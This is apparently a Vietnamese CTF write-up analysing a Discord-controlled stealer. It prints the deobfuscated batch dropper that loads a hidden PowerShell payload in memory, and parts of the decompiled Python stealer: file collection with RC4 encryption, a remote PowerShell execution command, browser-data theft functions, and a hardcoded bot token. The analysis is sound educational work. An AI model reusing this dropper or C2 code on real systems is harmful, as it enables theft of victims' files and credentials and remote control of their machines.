
với các lệnh như REM, set thì chúng ta có thể nhận định nó đang encode cho một Batch Script. Nhưng trông rất khó hiểu đúng không? Đúng rồi, vì nó đã bị obfuscate mà, cụ thể là String obfuscate
Thực hiện deobfuscate thì ta được script sau:
@echo offset "RegistryKeyName_Channel=_NT_SYMBOL_CHANNEL_"reg add "HKEY_CURRENT_USER\Environment" /v %RegistryKeyName_Channel% /d "1258850437876944929" /fset "RegistryKeyName_ID=_NT_SYMBOL_ID"reg add "HKEY_CURRENT_USER\Environment" /v %RegistryKeyName_ID% /d "1258850435972993145" /fecho F | xcopy /d /q /y /h /i "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "%~0.Qjv" # Evasionattrib +s +h "%~0.Qjv"set "CurrentScriptPath=%~dpnx0""%~0.Qjv" -WindowStyle hidden -command "$base64String = Get-Content '%CurrentScriptPath%' | select-object -Last 1; $compressedBytes = [System.Convert]::FromBase64String($base64String);$compressedStream = New-Object System.IO.MemoryStream( , $compressedBytes);$decompressedStream = New-Object System.IO.MemoryStream;$gzipStream = New-Object System.IO.Compression.GzipStream($compressedStream, [System.IO.Compression.CompressionMode]::Decompress);$gzipStream.CopyTo($decompressedStream);$gzipStream.Close();$compressedStream.Close();[byte[]]$decompressedPayloadBytes = $decompressedStream.ToArray();[Array]::Reverse($compressedBytes);$loadedAssembly = [System.Threading.Thread]::GetDomain().Load($decompressedPayloadBytes);$loadedAssembly.EntryPoint.DeclaredMethods[0].Invoke($null, [object[]]($null)) | Out-Null"exitnhư ta có thể thấy nó sẽ thêm một số key vào registry, một hành vi khá phổ biến của các malware, bọn nó làm điều này nhằm tạo persistence lên máy nạn nhân.
ngoài ra script sẽ gắn các biến môi trường vào bên trong máy. Sau đó thực hiện lệnh powershell.
- Đọc dòng cuối của file
- Giải mã base64
- Decompress Gzip
- Đảo ngược chuỗi
- Load chương trình
Oke khi hiểu được quá trình dropper của malware rồi, ta sẽ thử áp dụng thủ công các bước trên ta thu được 1 file .gz


Tải về và ta sẽ thấy trong file .gz này có chứa 1 file tên là stealer

Nhưng theo logic của lệnh powershell, thì thằng stealer này đã bị đảo ngược vị trí các byte. Để kiểm tra điều này thì ta cũng có thể giải nén và quăng vào tool HxD để thấy rõ điều đó.

Chúng ta sẽ tiến hành reverse lại byte của file bằng cyberchef. Ta sẽ thu được 1 file execute:

Khi tải về thì ta sẽ thấy 1 file .exe với icon là 1 trăn, dấu hiệu rất đặc trưng cho thấy nó đã được biên dịch bằng PyInstaller

Hoặc có thể sử dụng tool như Exeinfo PE để kiểm tra để chắc chắn hơn.

Tiếp đó khi biết nó được compile bằng pyinstaller, ta sẽ sử dụng pyinstxtractor để tách các tài nguyên như windows api, thư viện,… mà file .exe này yêu cầu khi chạy và đặc biệt ta sẽ lấy được file .pyc, nó là file python byte code. https://github.com/extremecoders-re/pyinstxtractor
Chúng ta thu được stealer.pyc

tiếp tục sử dụng uncompyle6 để decompile file stealer.pyc và thu được stealer.py

Đây là 1 phần script:
# uncompyle6 version 3.9.2# Python bytecode version base 3.7.0 (3394)# Decompiled from: Python 3.12.3 (main, Feb 4 2025, 14:48:35) [GCC 13.3.0]import discordfrom discord.ext import commandsimport os, zipfile, ctypes, ctypes.wintypes, winreg, base64, subprocess, requests, json, sqlite3, shutilfrom Crypto.Cipher import AESfrom ctypes import POINTER, Structure, byref, c_buffer, c_char, cdll, windll, wintypes
class DATA_BLOB(ctypes.Structure): _fields_ = [ ( "cbData", wintypes.DWORD), ( "pbData", POINTER(c_char))]
def OyKlniwfDd(blob_out): cbData = int(blob_out.cbData) pbData = blob_out.pbData buffer = ctypes.create_string_buffer(cbData) ctypes.cdll.msvcrt.memcpy(buffer, pbData, cbData) windll.kernel32.LocalFree(pbData) return buffer.raw
...Thằng này cũng đã bị obfuscate, nhưng chỉ là đặt tên biến, tên hàm bằng những chuỗi ngẫu nhiên thôi, không quá phức tạp.
đây là 1 phần script khi đã được deobfuscate:
import discordfrom discord.ext import commandsimport os, zipfile, ctypes, ctypes.wintypes, winreg, base64, subprocess, requests, json, sqlite3, shutilfrom Crypto.Cipher import AESfrom ctypes import POINTER, Structure, byref, c_buffer, c_char, cdll, windll, wintypes
class DATA_BLOB(ctypes.Structure): _fields_ = [ ( "cbData", wintypes.DWORD), ( "pbData", POINTER(c_char))]
def extract_blob_data(blob_out): cbData = int(blob_out.cbData) pbData = blob_out.pbData buffer = ctypes.create_string_buffer(cbData) ctypes.cdll.msvcrt.memcpy(buffer, pbData, cbData) windll.kernel32.LocalFree(pbData) return buffer.raw
...script stealer.py đã deofuscate https://github.com/SawG23/CTF-writeups/blob/main/FIACTF2025/stealer_cleaned.py
có một số hàm quan trọng như
- find_and_encrypt_user_files():
def find_and_encrypt_user_files(): target_extensions = [ '.png', '.pdf', '.jpg', '.docx', '.xlsx', '.xls', '.doc', '.pptx', '.csv', '.rtf', '.jpeg', '.html', '.odt', '.sql', '.txt', '.xml', '.zip', '.rar', '.7z', '.tar', '.gz', '.tgz'] user_profile_path = os.environ["USERPROFILE"] target_directories = [ os.path.join(user_profile_path, "Desktop"), os.path.join(user_profile_path, "Documents"), os.path.join(user_profile_path, "Pictures"), os.path.join(user_profile_path, "Downloads"), os.path.join(user_profile_path, "Music"), os.path.join(user_profile_path, "Videos")] found_files = [] for directory in target_directories: for root, _, files in os.walk(directory): for file_name in files: if any((file_name.endswith(ext) for ext in target_extensions)): found_files.append(os.path.join(root, file_name))
zip_path = os.path.join(target_directories, "Upload.zip") try: with zipfile.ZipFile(zip_path, "w") as zipf: for file_to_zip in found_files: zipf.write(file_to_zip, os.path.relpath(file_to_zip, user_profile_path))
encrypt_file_with_rc4((f"{zip_path}"), (f"{zip_path}"), (f"{get_public_ip()}")) except Exception as e: try: return 0 finally: e = None del e
return zip_pathNó sẽ đánh cấp dữ liệu với các file có extension như ‘.png’, ‘.pdf’, ‘.jpg’, ‘.docx’, … ở trong các thư mục Desktop, Documents, Downloads, … của nạn nhân, đồng thời sẽ nén lại trong một file zip và sử dụng mã hóa RC4 với key là ip public của máy nạn nhân, sau đó gửi đến C2 server của hacker, ở trường hợp này sẽ là discord Guild
- cmd_execute_shell():
@bot.command(name="execshell")@commands.is_owner()async def cmd_execute_shell(ctx, *args): try: command_string = " ".join(args) full_command = f"powershell -Command {command_string}" process_result = subprocess.run(full_command, shell=True, capture_output=True, text=True) output = process_result.stdout + process_result.stderr if len(output) < 1990: await ctx.send(f"```\n{output}\n```") else: for i in range(0, len(output), 1990): await ctx.send(f"```\n{output[i:i + 1990]}\n```")
except Exception as e: try: return 0 finally: e = None del edùng để nhận lệnh từ C2 server và thực thi shell trên máy nạn nhân và gửi kết quả cho hacker. Tương tự như vậy:
- globalinfo: lấy thông tin của máy
- quit: ngắt kết nối
- steal: lấy hết thông tin trong browser của nạn nhân
- showHis: lấy thông tin lịch sử truy cập của nạn nhân
- showDown: xem lịch sử download của nạn nhân
- download: thực hiện lấy các file trên máy nạn nhân
Một số thông tin về cấu hình C2 server:
def main(): run_full_browser_steal() bot.run(TOKEN)
TOKEN = "MTA3NzU5NzY4MTgwOTExNzI1NA.GdNmEs.6Phdg_2uMHnZolzuXdz8OZZsTgpw63Df1vJtt0"SERVER_ID = int(get_env_variable_from_registry("_NT_SYMBOL_ID"))CHANNEL_ID = int(get_env_variable_from_registry("_NT_SYMBOL_CHANNEL_"))if __name__ == "__main__": main()dựa vào đây chúng ta có thể tìm ra được C2 server bằng SERVER ID mà malware đã ghi vào Registry và tool sau: https://discordlookup.com/guild
BINGOOO0o0o0ooo000o

Nhưng tới đây vẫn chưa xong đâu :<< .

Flag chúng ta cần vẫn không nằm trong C2 server này.

Sau một hồi lục lọi thì tôi để ý đến file .zip đã nén những dữ liệu của nạn nhân và gửi về C2. Oke tải nó về xem có gì thú vị không.



hmmmmmm… à đúng rồi, chúng ta đã quên rằng file .zip này đã bị mã hóa RC4, vậy thì decrypt thoi. nhưng key (ip public) ở đâu để decrypt?
oke header có PK thì có vẻ uy tín rồi đấy.

Đây rồiiiiiiiiii.

Oke thì đấy là toàn bộ challenge này, một challenge tôi thấy rất thú vị.
Cảm ơn bạn đã đọc đến cuối bài.
____ EagleBoiz a.k.a SawG